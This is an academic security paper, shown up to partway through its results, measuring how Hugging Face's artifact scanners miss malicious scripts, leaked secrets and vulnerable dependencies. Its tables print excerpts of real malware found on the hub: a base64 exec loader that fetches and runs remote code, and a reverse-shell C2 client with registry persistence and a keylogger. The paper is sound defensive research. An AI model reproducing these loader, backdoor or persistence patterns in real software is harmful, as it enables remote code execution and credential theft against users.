A Large-scale Empirical Study of the Security Gap in Artifact Scanning on ML Model Hubs

***Abstract*—Machine learning (ML) model artifacts often contain malicious/vulnerable payloads, code snippets and packages that may jeopardize end-users and system security. Model hubs (e.g., Hugging Face (HF)) rigorously scan ML models (e.g., Pickles) using several mature scanners, but provide *little or no support for scanning model artifacts* (e.g., loading/inference scripts, configuration files, packages). To address this, we *conduct an empirical study to examine the security gap in ML model artifacts scanning between HF artifact scanners and SOTA scanners*. Our empirical study (called HUBAUDIT) combines scanner result clustering, manual analysis, LLM review and dynamic execution. It involves eight security scanners and over half a million scanned (525K) repositories from the top-five most downloaded task categories on HF. HUBAUDIT first collects HF's security report for each repository/artifact from the two HF artifact scanners (VirusTotal and ClamAV). Then, we scan each repository and its artifacts using six SOTA static scanners (Bandit, OpenGrep, Trivy, PySentry, Pip-Audit, ModelAudit). We then score and cluster all security verdicts based on unique scanner outputs. Next, we sample and prioritize the top insecure clusters, and feed the remaining clusters to an LLM (GPT-4o) for further inspection. Finally, we execute and inspect the resulting malicious or vulnerable artifacts to confirm they are real. Results show that there is a security gap in model artifact scanning on HF and its scanners do not provide sufficient security for model artifacts. We found and confirmed several previously unknown security issues on HF, including 16 previously unknown malicious Python scripts, 30 live leaked secrets and 318 vulnerable packages. This study motivates the need for model hubs to deploy better artifact scanners such as Bandit, and OpenGrep.**

***Index Terms*—ML Model Hubs, Model Artifacts, Security**

I. INTRODUCTION

Machine learning (ML) models are often provided or deployed alongside model artifacts such as Python scripts, configuration files, dependent packages, etc. These artifacts are highly prevalent in model hubs, such as Hugging Face (HF) [1], OpenCSG [2], GitHub [3] and ModelScope [4]. For instance, Zhao et al. found that more than 55% of the repositories they studied contain ML artifacts [5]. Similarly, our preliminary analysis shows that 72% of 505K model repositories on HF contain at least one model artifact. Custom data loading, model loading, model inference and evaluation scripts are common on model hubs. This illustrates the high prevalence of model artifacts in model hubs.

Therefore, beyond scanning ML model files (e.g., Pickles), it is important for model hubs to ensure that model artifacts are secure, especially because end-user security. Model artifact scanning is particularly important due to their prevalence and the large number of end-users on model hubs. For instance, HF provides over 3.1 million models and over 1.1 million datasets [1]. It receives 500,000 API calls daily and over 18.9 million monthly users [6]–[8]. Consequently, an insecure artifact on HF is exposed to millions of users.

Researchers have also reported attacks and vulnerabilities that are orchestrated via model artifacts [5], [9]–[11]. Zhao et al. [5] report malicious model attacks that leverage model artifacts such as Python dataset loading scripts (e.g., `load_dataset`). Such attacks often inject arbitrary commands in model artifacts and serialized model files, which execute during loading or deserialization. These payloads are used to achieve remote code execution (RCE), reverse shells, steal browser credentials, and conduct system reconnaissance [9].

Despite the prevalence of model artifacts and the severity of their vulnerability and attacks, SOTA model hubs focus solely on scanning models, with *little or no support for artifact scanning*. For instance, HF has three model scanners (PickleScan, Guardian, and JFrog) [12]–[14], but only two generic malware scanners for inspecting artifacts, VirusTotal [15] and ClamAV [16]. Meanwhile, some other hubs (e.g., ModelScope [4]) have no publicly disclosed artifact scanners. OpenCSG employs Gentel, a closed-source model scanner, but it does not support artifact scanning [2]. This demonstrates the low security priority given to model artifacts and the potential attack surface it presents for model hub security and end-users.

To address this gap, we pose the following scientific question: *how do Hugging Face's artifact scanners compare to SOTA artifact scanners?* We conduct an empirical study (called HUBAUDIT) examining the security gap in model artifact scanning on HF, using eight artifact scanners and over half a million (525K) repositories on HF. Our study aims to *expose the blind spots in Hugging Face's artifact scanning*.

Existing studies examine isolated aspects of model hub security, such as unsafe deserialization [9], custom loading scripts [10], secret key leakage in application spaces [17], or scanner limitations on small PoC exploit sets [11]. However, no prior work systematically evaluates security coverage across all repository artifacts in ML workflows. To the best of our knowledge, our work is the first empirical study to examine this security gap through a systematic audit of over half a million HF repositories, covering datasets, loading scripts and code, third-party dependency packages, container and ML configurations, and credentials. Table I further illustrates the novelty of our study in comparison to closely related works.

Our empirical methodology combines scanner result clustering, manual analysis, LLM review and dynamic execution to compare HF artifact security verdicts with SOTA scanner verdicts. Figure 1 illustrates the main steps and components of our study. First, HUBAUDIT crawls 540k and subsequently

scanned 525k model repositories and their HF security verdicts from the top-five most downloaded task categories on HF (e.g., text generation, text classification). We then scan each repository and its artifacts using six SOTA static scanners (e.g., Bandit [18], OpenGrep [19]). In the analysis stage, we cluster, prioritize and manually sample and inspect insecure artifact groups. We then feed low priority groups to an LLM (GPT-4o) for further inspection. Finally, we execute and manually confirm each discovered insecure artifact.

Our study finds that there is a security gap in model artifact scanning on Hugging Face. We found 16 previously unknown malicious Python scripts spanning 13 malicious repositories, 30 live leaked secrets and 318 vulnerable packages. Table III provides two samples of the previously unknown malicious scripts found in our study. Both malicious scripts were discovered by Bandit [18] or OpenGrep [19], but were not flagged by HF's scanners. The scripts contain malicious payloads that allow remote code execution and key logging. Hence, we recommend that model hubs, such as HF, incorporate more rigorous artifact scanners (e.g., Bandit, OpenGrep).

Overall, this work makes the following contributions:

1) **Empirical Study:** We conduct a large scale empirical study of the security of model artifacts in HF. Our study involves 525K scanned repositories on HF, 105,447 flagged files, 25 file formats, and eight security scanners. To the best of our knowledge, this study presents the most comprehensive multi-scanner audit of artifact analysis conducted on HF to date.
2) **Security Gap:** Our study uncovers several security gaps in model artifact scanning on HF. We found previously unknown insecure artifacts (**RQ1**), including 16 malicious scripts, 13 malicious repositories, 30 live secrets and 318 vulnerable packages. This work represents a systematic discovery of real security threats that bypass HF scanning.
3) **Distribution of Suspicious Artifacts:** We analyse the distribution of suspicious artifacts found in our study (**RQ2**). We found that SOTA scanners and HF scanners are complementary in discovering model security risks. Only about one in every hundred repositories flagged by HF scanners is also flagged by SOTA scanners. Besides, HF and SOTA scanners flag a repository as suspicious for different reasons in seven out of every ten cases (71%).
4) **Risk Taxonomy and Security Recommendations:** Beyond the security gaps (reported in **RQ1**), we examine the additional security risk categories exposed by the scanners in our study. This includes injection patterns, unsafe deserialization code, misconfigurations, and weak cryptography (**RQ3**). We disclose our findings to HF, and provide recommendations for hubs, users and practitioners.

II. Overview

Problem Formulation: In modern ML workflows, security risks extend beyond models and datasets [23]–[25]. Model hubs often contain scripts, executable code, dependency packages, and configuration files that can introduce additional attack surfaces through malicious execution, compromised dependencies, and insecure ML or container configurations [26]. Table I compares our work (HubAudit) to previous works. Rather than focusing on one artifact or vulnerability, we embark on an empirical analysis that examines artifacts in models and datasets, including scripts and code, dependency packages, configuration files, and secrets.

TABLE I: Comparison of our study (HubAudit) on artifact scanning to closely-related model hub studies showing whether the work "fully" (●), "partially" (◐), or "does not" (○) employ a technique or explore a model artifact.

Work	ML Artifact Scanning									
	Script and Code	*Dependency Packages*	*Configuration Files*	*Credentials/ Secrets*	*Dynamic Analysis*	*LLM Review*	Static Analysis	SOTA vs. HF	Model	Dataset
Casey et al. [9]	○	○	○	○	●	○	○	●	●	○
Siddiq et al. [10]	●	○	●	○	○	○	●	○	●	○
Jiang et al. [20]	○	○	○	○	○	○	○	○	●	●
Digregorio et al. [11]	○	○	○	○	○	○	○	◐	●	○
Stalnaker et al. [21]	○	○	○	○	○	○	○	○	●	●
Yun et al. [17]	●	○	●	●	○	●	●	●	○	○
Li et al. [22]	○	○	○	○	○	○	●	○	●	●
HubAudit	●	●	●	●	●	●	●	●	●	●


TABLE II: Scope of Artifacts Analysis.

Category	File Formats and Filenames	Scanner(s)
Executable Code	`.py`	Bandit [18], OpenGrep [19]
Configuration Formats	`.yaml`, `.json`	OpenGrep [19], Trivy [27] (misconfigurations, secrets)
Templating Formats	`.jinja`	OpenGrep [19]
Structured Data Formats	`.parquet`, `.arrow`, `.jsonl`, `.csv`	Trivy [27] (secret)
Dependency and Project Files	`requirement.txt`, `requirements.txt`, `requirements-dev.txt`, `requirements-test.txt`, `requirements-prod.txt`	Trivy [27], pip-audit [28], PySentry [29]
	`pyproject.toml`, `poetry.lock`, `uv.lock`, `Pipfile`, `Pipfile.lock`, `pylock.toml`	Trivy [27], PySentry [29]
Model Weight Formats	`.gguf`	ModelAudit [30]

ML Model Artifacts: In machine learning, artifacts are files, components, and resources that are created, shared, stored, or reused throughout the ML lifecycle. These include model weights (e.g., Pickle, Keras .h5/.keras, and other serialization formats), custom loading scripts (e.g., `modeling_*.py`, `configuration_*.py`, and `tokenizer.py`), configuration files (e.g., YAML and JSON), and dataset files (e.g., JSON and Parquet). An ML artifact is created during development, it represents a reusable asset involved in the development, distribution, and deployment of machine learning systems.

Study Scope: Table II summarizes the scope of our analysis. This work covers ML artifacts in the following categories: Python executable code, ML configuration files, Jinja2 templates, dataset files, dependency packages and project files, and GGUF model artifacts. Within these categories, we select file formats that can be analyzed by the open-source scanners evaluated in this study. We exclude `.safetensors`, `.pt`, `.pth`, and other framework-specific or pickle-related model formats that fall outside our defined scope. We include `.gguf` format because they are widely used to distribute model artifacts for inference, particularly with frameworks such as `llama.cpp`. Importantly, GGUF files can contain embedded

Fig. 1: The workflow of our empirical study (HUBAUDIT) showing its main steps (crawling, scanning, and analysis).



Jinja2 chat templates (`.jinja`) [31]. When such a template is rendered in an unsandboxed Python environment, it can lead to RCE (e.g., CVE-2024-34359).

HUBAUDIT's Empirical Approach: Our empirical methodology combines scanner result clustering, manual analysis, LLM review and dynamic execution to compare HF artifact security vedicts with SOTA scanner verdicts. Figure 1 illustrates the main steps and components of our study (called HUBAUDIT). Specifically, our study proceeds as follows: First, HUBAUDIT crawls 540K model repositories from the top-five most downloaded task categories on HF (e.g., text generation, text classification). It then collects the HF scanner security report for each repository/artifact using two HF scanners, namely VirusTotal [15] and ClamAV [16]. Next, HUBAUDIT scans 525K repository after artifacts filtering using six SOTA static scanners including Bandit [18], OpenGrep [19], Trivy [27], PySentry [29], Pip-Audit [28] and ModelAudit [30]. HUBAUDIT then aggregates, scores and analyses the scanner outputs for all eight (8) SOTA scanners. It then compares the security verdicts of both HF scanners and SOTA scanners. In the analysis stage, HUBAUDIT first clusters all scanner outputs into unique outputs, resulting into 304 clusters. We then manually sample and inspect the top ranked (287) groups from the resulting clusters. We sample and inspect the top-four repositories in the 287 clusters as relevant artifacts. Next, we feed the set of 17 deprioritised clusters to an LLM (GPT-4o) for further inspection. We then execute and inspect the resulting malicious artifacts (scripts and secrets) to confirm they are real.

Motivating examples: Table III shows examples of two (of the 13 total) previously unknown real-world malicious repositories found on Hugging Face by our study. Both Python scripts contain malicious payloads capable of executing system-level attacks. These scripts (`GoodbyeWorld` [32] and `script-py-format` [33]) successfully evade Hugging Face [1] security scanners despite containing malicious executable payloads. However, these malicious scripts were found by SOTA scanners (Bandit and OpenGrep) during our study.

The model repository GoodbyeWorld [32] contains a multi-stage execution attack as shown in Table III (line 13, column 2). The file conceals an obfuscated Base64-encoded loader inside the model's constructor `__init__()`, which executes automatically when the model is loaded. Once initialized, the script downloads a secondary payload from an external GitHub repository and executes it directly in memory. Similarly, the dataset repository `script-py-format` [33] contains a malicious payload inside `full_MFE.py` (*see* Table III (last column)). Upon module import, the utility script silently runs a background daemon thread that establishes an AES-encrypted command-and-control (C2) TCP connection to an attacker-controlled listener (line 172). To further guarantee persistence even after reboots, the script attempts to add an entry to the Windows Run registry key (line 204) and puts a malicious shortcut configuration in the startup directory (line 215). It also contains a `start_keylogger()` that records every keystroke made by the victim before storing them locally to a `keylog.enc` file (line 224).

Hugging Face employs five (5) security scanners, namely VirusTotal [15], ClamAV [16], PickleScan [12], ProtectAI [13], and JFrog [14]. Only two of these scanners (VirusTotal and ClamAV) scan generic model artifacts. HF's VirusTotal [15] and ClamAV [16] scans the aforementioned model artifacts but HF scanners did not detect the malicious scripts. Hugging Face classifies these artifacts as "safe." These examples reveal the security gap in current Hugging Face security scanners for model artifacts. For instance, HF and its scanners do not adequately inspect Python (`.py`) scripts for malicious patterns, even though these scripts can load, process, and execute models and other artifacts within ML workflows. The two aforementioned malicious scripts/repositories are among the 13 malicious repositories we have discovered and confirmed as malicious through HUBAUDIT. Appendix (Table XII) presents malicious payloads identified across the 13 repositories.

Threat Model: In the following we discuss the attack and defense assumptions/settings in our study.

Attack Assumption: An attacker can embed malicious payloads in scripts, code, configuration files, or other ML artifacts. Then distribute the poisoned ML artifacts on HF, such that when users routinely downloads, load and execute the ML artifact the malicious payload is carried out. For example, when a user downloads and executes an injected script, it may lead to RCE or the exfiltration of sensitive data/credentials.

Defense Assumption: We assume that Hugging Face scans and vets model artifacts uploaded on its platform to ensure end-user system security. Specifically, scanning loading script, package dependencies and secrets. We also assume that users rely on platform-provided security reports and scanner results when deciding whether to download or execute ML artifacts. We assume users verify the security labels and warnings provisionally provided by the HF scanners.

This threat model aligns with the current ML supply chain ecosystem, where users distribute code, and artifacts on Hugging Face. It aligns with previous works [10], [11].

III. EMPIRICAL METHODOLOGY

Figure 1 illustrates the workflow of HUBAUDIT. Similarly, Algorithm 1 (Appendix (section D)) and Algorithm 2 (Appendix (section D)) present the step-by-step procedure for

TABLE III: Motivating examples of malicious payloads found by HUBAUDIT that evade Hugging Face security scanners. Red-highlighted code denotes malicious payloads. SOTA scanners (BANDIT, OPENGREP): ✓ means flagged, ✗ means not flagged. Hugging Face security scanners (VIRUSTOTAL, CLAMAV): ✓ means flagged as unsafe, ✗ means classified as safe. NOTE: JFrog, ProtectAI, and PickleScan do not support scanning Python (.py) files.

<table>
<tr><td colspan="2">Repo Name</td><td><code>GoodbyeWorld</code> [32]</td><td><code>script-py-format</code> [33]</td></tr>
<tr><td colspan="2">Repo Type</td><td>Feature Extraction Model</td><td>Text Classification Dataset <code>full_MFE.py</code></td></tr>
<tr><td colspan="2">File Name</td><td><code>/modeling.py</code></td><td><code>full_MFE.py</code></td></tr>
<tr><td colspan="2">Description</td><td>Obfuscates remote payload embedded in the model constructor <code>__init__()</code>. It downloads a second-stage script at runtime and executes it directly in memory.</td><td>Spawns an AES-encrypted reverse-shell C2 daemon on import, deploys a <code>pynput</code>-based keylogger. It also persists itself via Windows Registry Run keys and Startup shortcuts.</td></tr>
<tr><td colspan="2">Payload</td><td>Stage 1: Obfuscated Loader (Hugging Face)
<pre>
7: class ResnetModel(PreTrainedModel):
8:       config_class = ResnetConfig
10: def __init__(self, config):
11:     super().__init__(config)
12:     import base64
13:     exec(base64.b64decode('aW1wb3J0IHJlcXVlc3RzC...'))
</pre>Stage 2: Secondary Payload - helloworld.py (Github)
<pre>
1: import requests
2: url = "https://raw.githubusercontent.com/ah73/.../helloworld.py"
3: response = requests.get(url)
4: if response.status_code == 200:
5:     exec(response.text, {"__name__": "__main__"})
</pre></td><td><pre>
169: def start(self):
...
171: s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
172: s.connect((self.ip, self.port))
173: logging.info(f"[*] Connected to {self.ip}:{self.port}")
...
178:     cmd = self.cipher.decrypt(enc_cmd).decode()
...
182:         output = subprocess.run(cmd.split()...
183:         enc_out = self.cipher.encrypt(output.stdout...
184:         s.send(enc_out)
...
202: add_registry(name: str, path: str)
203:     try:
204:         key = winreg.OpenKey(winreg.HKEY_CURRENT_USER,
205:         r"Software\Microsoft\Windows\CurrentVersion\Run", 0,
206:         winreg.KEY_SET_VALUE)
207:             winreg.SetValueEx(key, name, 0, winreg.REG_SZ, path)
208:             winreg.CloseKey(key)
...
214:     def add_startup(name: str, path: str):
215: startup_folder = os.path.join(os.environ["APPDATA"] ...
216: shortcut_path = os.path.join(startup_folder, f"{name}.lnk")
...
224: def start_keylogger(output: str = "keylog.enc", password...
...
228:     def on_press(key):
233:         encrypted = enc_cipher.encrypt(key.char.encode())
...
237: listener = keyboard.Listener(on_press=on_press).start()
238: listener.start()
</pre></td></tr>
<tr><td rowspan="2">Open Source</td><td>BANDIT [18]</td><td>✓</td><td>✗</td></tr>
<tr><td>OPENGREP [19]</td><td>✓</td><td>✓</td></tr>
<tr><td rowspan="2">Hugging Face</td><td>HF_ VIRUSTOTAL [15]</td><td>✗</td><td>✗</td></tr>
<tr><td>HF_ CLAMAV [16]</td><td>✗</td><td>✗</td></tr>
</table>

artifact scanning. Crawling steps are highlighted in orange, scanning steps in blue, and analysis steps in purple.

Step 1 Crawling: In this step, HUBAUDIT fetches and filters for model artifacts from Hugging Face's models and datasets repositories. It crawls model artifacts from the five (5) most popular task categories on HF [34], namely text generation, text classification, feature extraction, image classification, and image segmentation. Next, it retrieves repository metadata using the Hugging Face API [35] (Algorithm 1: line 1). In the process, we filter for a predefined set of ML artifact formats (Table II) (Algorithm 1: line 2). This ensures that only repository artifacts with relevant file extensions are collected for further analysis. In addition, we check and collect information on whether the repository has been flagged as "unsafe" by Hugging Face (Algorithm 1: lines 6–10).

Step 2 Scanning: We then scanned 525k repositories. We conduct a comprehensive repository-level analysis to identify potentially malicious artifacts. We scan each model and dataset repository for suspicious files, behavioral patterns, and malicious indicators using six SOTA open-source scanners (BANDIT [18], OPENGREP [19], TRIVY [27], PIP-AUDIT [28], PYSENTRY [29], and MODELAUDIT [30]). For each repository, every scanner filters for its relevant file artifacts and scans them to ensure comprehensive coverage of the repository artifacts (Algorithm 1: line 14).

Step 3 Analysis: Our analysis is described in Algorithm 2 in Appendix (section D). This step is executed from the aggregated results obtained in Algorithm 1. To analyze the reported detections from the SOTA scanners, we assign a score to each scanner detection based on the scanner severity. Specifically, each detection receives a score determined by the combination of how many scanners flagged a file and the severity level derived from the scanner output. Next, we randomly inspect a sampled subset of 1000 repositories from the scanner results to identify common false positives and benign detections. This sample is used only to derive the noise-suppression rules in (Stage 2) and is separate from the cluster-level manual review in (Stage 5). This step removes commonly spotted and benign scanner detections in the context of ML artifacts and workflows (e.g., assert-usage notices, generic pickle warnings), thereby reducing false positives. We further amplify the weight of the scanner detections which are strongly associated with malicious behavior. We then cluster the flagged repositories with similar scanner detections and rank them by their aggregated score. This ranking ensures that the highest-confidence repositories are prioritized for manual analysis. For which we later confirmed what we found through dynamic validation.

1) Manual Analysis Protocol: In our manual analysis, we inspect the scanner results to eliminate false positives and confirm true malicious behavior reported by the SOTA scanners.

Two researchers independently examined and interpreted the scanners' reported detections. We label a file as malicious if it is confirmed to contain malicious actions such as RCE, data exfiltration, persistence, or injected with related malicious instructions.

We provide the details of our manual analysis protocol in Appendix (section A). It proceeds as follows in seven stages: First, we analyze the detection results produced by six SOTA open-source security scanners, retain repositories that contain at least one flagged file, and then assign a base score to each detection (Stage 1). Next, to reduce false positives, we apply noise-suppression rules to filter detections that are commonly benign in HF workflows (Stage 2). We then amplify the scores of repositories whose detections contain indicators associated with potentially exploitable behaviors in ML workflows (Stage 3). Following score amplification, we group the repositories into clusters based on similarities in their scanner detections and rank them by their scores. The suppressed clusters are placed at the bottom (Stage 4). The top-ranked clusters are carried forward for manual review. Two researchers independently review the flagged repositories and their associated scanner detections (Stage 5), whereas the remaining deprioritized clusters are passed to an LLM for secondary analysis (Stage 6). Finally, dynamic validation means that we execute the artifact and payload in an isolated environment to verify its actual behavior (Stage 7).

IV. Experimental Setup

Research Questions (RQs): We pose the following RQs:

- **RQ1 Security Gaps:** What are security gaps identified by SOTA artifact scanners on Hugging Face (HF)?
- **RQ2 Suspicious Artifact Distribution:** What is the distribution of suspicious artifacts detected by HF vs. SOTA scanners? Are they complementary or overlapping?
- **RQ3 Additional Security Risks:** What are the additional security risks identified in the suspicious model artifacts?

Preliminary Study: We conducted a preliminary study to decide which artifacts to analyze. The study protocol is reported in Appendix (section B). In this preliminary study, we sample the five most popular task categories: Image Classification, Text Generation, Text Classification, Feature Extraction, and Image Segmentation. Then, we rank the prevalence of file extensions in Hugging Face. The top 25 extensions are listed in Appendix (Table XI). Afterward, each extension is included or excluded for scanning, based on the scope of ML artifacts for this study and availability of open-source scanners for the file format. Next, we map the selected formats to the six open-source SOTA scanners (Bandit, OpenGrep, Trivy, Pip-Audit, PySentry, ModelAudit) (Table II).

Metrics and Measures: In this work, a model artifact is considered *malicious* by Hugging Face if its HF security API labels are `unsafe` or `suspicious`. Similarly, a file is considered *suspicious* by the SOTA layer if at least one of the six SOTA scanners reports a finding on it. In Table V (full version in Appendix (section I)) we report how many confirmed-malicious repositories are flagged by Hugging Face and the SOTA scanners. At the file level, we measure how many malicious payload files are identified by the both. In **RQ1**, the number of files and repositories that are reported as *malicious* are confirmed manually with dynamic execution. In **RQ2**, we examine the *distribution of suspicious artifacts* across the HF scanners and SOTA scanners. We report the intersection of both categories of scanners at the repository and file level. We also inspect them to determine whether Hugging Face flags the same repositories and files as the SOTA scanners. In **RQ3**, we conduct a qualitative analysis to characterize the risk categories identified in our study.

Datasets: We use Hugging Face as the primary platform for artifact scanning due to its broad adoption, extensive model and dataset repositories, and integrated security scanners. Hugging Face hosts over 3.1 million model repositories and over 1.1 million dataset repositories [1]. We focus on five (5) popular task categories, namely **text generation, text classification, feature extraction, image classification, and image segmentation**, across both model and dataset repositories.

Implementation Details: All experiments were conducted on a Google Cloud Compute Engine, n2-standard-4 (4 vCPUs, 16 GB memory) instance, using a Debian GNU/Linux 12 OS.

V. Results

A. *RQ1 Security Gaps*

In this experiment, we examine the number of *previously unknown, insecure artifacts* found during our study of HF. This refers to the artifacts that we have confirmed to be malicious or vulnerable but are not identified by HF scanners. Table IV provides details of the insecure artifacts found in our study.

We found that *there is a significant security gap in artifact scanning on HF.* Table IV shows that *our study uncovers 377 insecure artifacts in total* including insecure repositories, scripts, secrets and packages. These hundreds of *previously unknown* insecure artifacts evade both HF's security scanners (ClamAV and VirusTotal). The discovered insecure artifacts include 13 malicious repositories, 16 malicious scripts, 30 live secrets and 318 vulnerable dependencies/packages. The 13 malicious repositories contain 16 malicious Python scripts in total. Table IV (row 1) shows our findings. Appendix (section C) provides fine-grained details. This includes malicious scripts that enable remote code execution, obfuscated payload execution, data exfiltration, key logging, etc. Table III further provides examples of two malicious scripts and their payloads. We have reported all of these repositories and scripts to Hugging Face. We attribute HF's lack of detection of these malicious scripts/repositories to its poor support for Python script scanning. HF currently only employs two generic scanners for model artifacts namely, ClamAV [16] and VirusTotal [15]. These malicious repositories/scripts evade both scanner. Thus, we recommend that Hugging Face adopt two additional scanners (Bandit and OpenGrep) to complement their proprietary scanners, since all 16 malicious scripts were flagged by Bandit and OpenGrep. Table V shows three representative malicious

TABLE IV: Security gaps discovered by HUBAUDIT that Hugging Face scanners missed. Credentials (API key) in the examples is redacted with XXXXXX.

Gap Discovered	Format	Example	Payload / Impact	Scanner(s)
13 malicious repositories	`.py`	`GoodbyeWorld` [32] `modeling.py` (payload in Table III) **Scanner message (OPENGREP)** {"rule_id": "python.lang.security.audit.exec-detected", "message": "Detected the use of exec(). exec() can be dangerous if used to evaluate dynamic content.", "severity": "WARNING", "line": 13, "snippet": "exec(base64.b64decode(b'aWlwb3...'))"}	Obfuscated remote loader in the model constructor `__init__()`: downloads a second-stage script at runtime and executes it in memory.	BANDIT [18], OPENGREP [19]
30 live secret/credential	`.py`, `.json`	`Eminem-Data-Entry` [36] `chatbot.py` ... 8: **class** ChatBot: 9: **def** __init__(self): 10: *# Initialize database connection lazily* 11: self._db = None 12: self._model = None 13: *# Set API key directly* 14: self._api_key = "XXXXXXXXXXXXX" 15: **if not** self._api_key: 16: **raise** ValueError("API key is not set")	Hard-coded API keys and tokens confirmed active at verification time, granting third-party account access.	OPENGREP [19]
318 Vulnerable dependencies/Packages across 1,233 repositories	`.txt`, `.lock`	`NobodyExistsOnTheInternet/phi2v1` [37] `requirements.txt` **Scanner message (PIP-AUDIT)** {"id": "CVE-2023-6018", "title": "RCE via full controlled file write in mlflow", "severity": "CRITICAL", "fix_version": "2.9.2"} ... {"id": "CVE-2026-2635", "title": "Default password authentication bypass", "severity": "CRITICAL", "fix_version": "3.8.0rc0"}	Pinned package versions with known CVEs. For example, in MLFLOW 2.6.0: (CVE-2023-6018, CVE-2024-0520): remote code execution. (CVE-2025-15379, CVE-2026-0596): command injection when serving models with `enable_mlserver=True`. (CVE-2026-2635): authentication bypass through a default password.	PIP-AUDIT [28], PYSENTRY [29], TRIVY [27]

repositories and how each scanner handles them. The full list is in Appendix (section I).

Additionally, we found that 30 live secrets, i.e., user secrets (keys and credentials) that are exposed in Python scripts and JSON configuration files. Table IV (row 2) provides an example of a hard-coded Google API key, flagged by OpenGrep, which allows third-party access to the script owner's Google Gemini account. In this example, a key that authenticates Gemini API [39] is leaked in the Python script that implements a donation management chatbot powered by Google's Gemini AI [40]. Credential is valid and active as at 20th Oct. 2026. We confirm each secret by sending read-only HTTPS requests to the provider's APIs, For Google API keys, we queried Gemini API [39]. For Telegram bot tokens, we called the Bot API's `getMe` method [41]. We check the HTTP response for a 200 OK response as confirmation that the secret is valid and accessible. Hugging Face uses TruffleHog for secret scanning [42]. We attribute the gap in secret detection to limitations in TruffleHog's analyzer coverage [42], [43]. To this end, we recommend that HF extend its secret detection to include Opengrep or its detection rules.

Separately, we found 318 vulnerable dependency packages that are undetected by HF. These packages contain 1,488 known unique advisories. Table IV (row 3) provides an example of vulnerable packages detected by Pip-Audit [28], PySentry [29] and Trivy [27]. In this example, the repository's `requirements.txt` contains older packages that contain 99 unique CVEs. This includes a CVE that allows remote code execution (RCE). For example, `mlflow 2.6.0` accounts for several RCE-related CVEs (CVE-2023-6018, CVE-2024-0520), command injection during model serving (CVE-2025-15379, CVE-2026-0596), and authentication bypass through hard-coded default credentials (CVE-2026-2635). Table VI shows the top three, and Appendix (section J) provides fine-grained details of the top-10 most frequent vulnerable packages. We attribute HF's lack of detection of these packages to the fact that it does not employ dependency-scanning tools. Hence, we recommend that HF employs dependency scanning tools such as Pip-Audit, PySentry and Trivy. Overall, these results demonstrate that there is a security gap in model artifact scanning on HF and HF security can be improved by adopting existing SOTA static scanners.

There is a significant security gap in artifact scanning on HF. Our study discovers 377 previously unknown insecure artifacts, including 16 malicious scripts.

TABLE V: Three (3) malicious repositories examples of how well the SOTA scanners and Hugging Face scanners identify the real ML security issues, the full list is in Appendix (section I). ✓ identifies the malicious code. ✓ identifies the correct file/line but is vague. ✗ misses the malicious code. — no scanner output.

#	Repository	File	Malicious action	OpenGrep	Bandit	HF
1	`rce-trust-remote-code` (Model) [38]	`modeling_custom.py`	recon + environment exfiltration	—	✓ subprocess L10 (it spots recon activity only, misses exfiltration)	✗
		`tokenization_custom.py`	recon + environment exfiltration	—	✓ subprocess L7 (it spots recon activity only, misses exfiltration)	✗
2	`GoodbyeWorld` (Model) [32]	`modeling.py`	`exec(base64...)` remote loader	✓ exec-detected L13	✓ exec detected L13	✗
3	`text-dataset-tiny-code-script-py-format` (Dataset) [33]	`full_MFE.py`	encrypted C2 backdoor, keylogger, startup persistence	✓ default argument to `start_keylogger` L224	—	✗


TABLE VI: Top 3 (three) packages with reported advisories, ranked by number of affected repositories, with the three most frequent CVEs per package. The top 10 are listed in Appendix (section J).

Rank	Dependency / Package	#Vulnerabilities	Repos	Scanners	CVE	Top 3 Description
1	TRANSFORMERS	30	777	PySentry, Trivy, pip-audit	CVE-2023-6730	Deserialization of untrusted data (prior to 4.36)
					CVE-2026-5241	Attacker-controlled input in the LightGlue model-loading path (5.2.0)
					CVE-2025-14929	Unsafe deserialization in X-CLIP checkpoint conversion, RCE
2	TORCH	31	489		CVE-2025-32434	Critical Remote Code Execution (RCE) vulnerability in PyTorch
					CVE-2024-48063	Deserialization RCE in `RemoteModule` ($\leq$ 2.4.1)
					CVE-2022-45907	Arbitrary code execution via `eval` in `parse_type_line`
3	PILLOW	27	250		CVE-2023-50447	Arbitrary code execution via `ImageMath.eval` environment parameter
					CVE-2022-22817	Arbitrary expression evaluation in `ImageMath.eval` ($<$ 9.0.0)
					CVE-2026-40192	Decompression bomb via unbounded GZIP read when decoding FITS

TABLE VII: Details of Overlapping Suspicious Repositories.

Overlap Type	Repos	Description
Table VIII. Same repository, same file	7	18 files are flagged. SOTA scanners and Hugging Face flagged same files within a repository
Table IX. Same repository, different file	17	86 files are flagged. SOTA scanners and Hugging Face flagged different files within a repository
Total	**24**	**104 files**

Fig. 2: Distribution of repositories and files flagged as suspicious by the SOTA scanners versus Hugging Face scanners.



(a) Model Repositories (b) Model Artifacts

B. *RQ2 Suspicious Artifact Distribution*

Suspicious artifacts: This experiment examines the differences in the number of *suspicious* model artifacts found by HF and the SOTA scanners. Artifact detection reported by HF or the SOTA scanners is considered to be suspicious. Figure 2 and Appendix (Table XIII) highlight our findings.

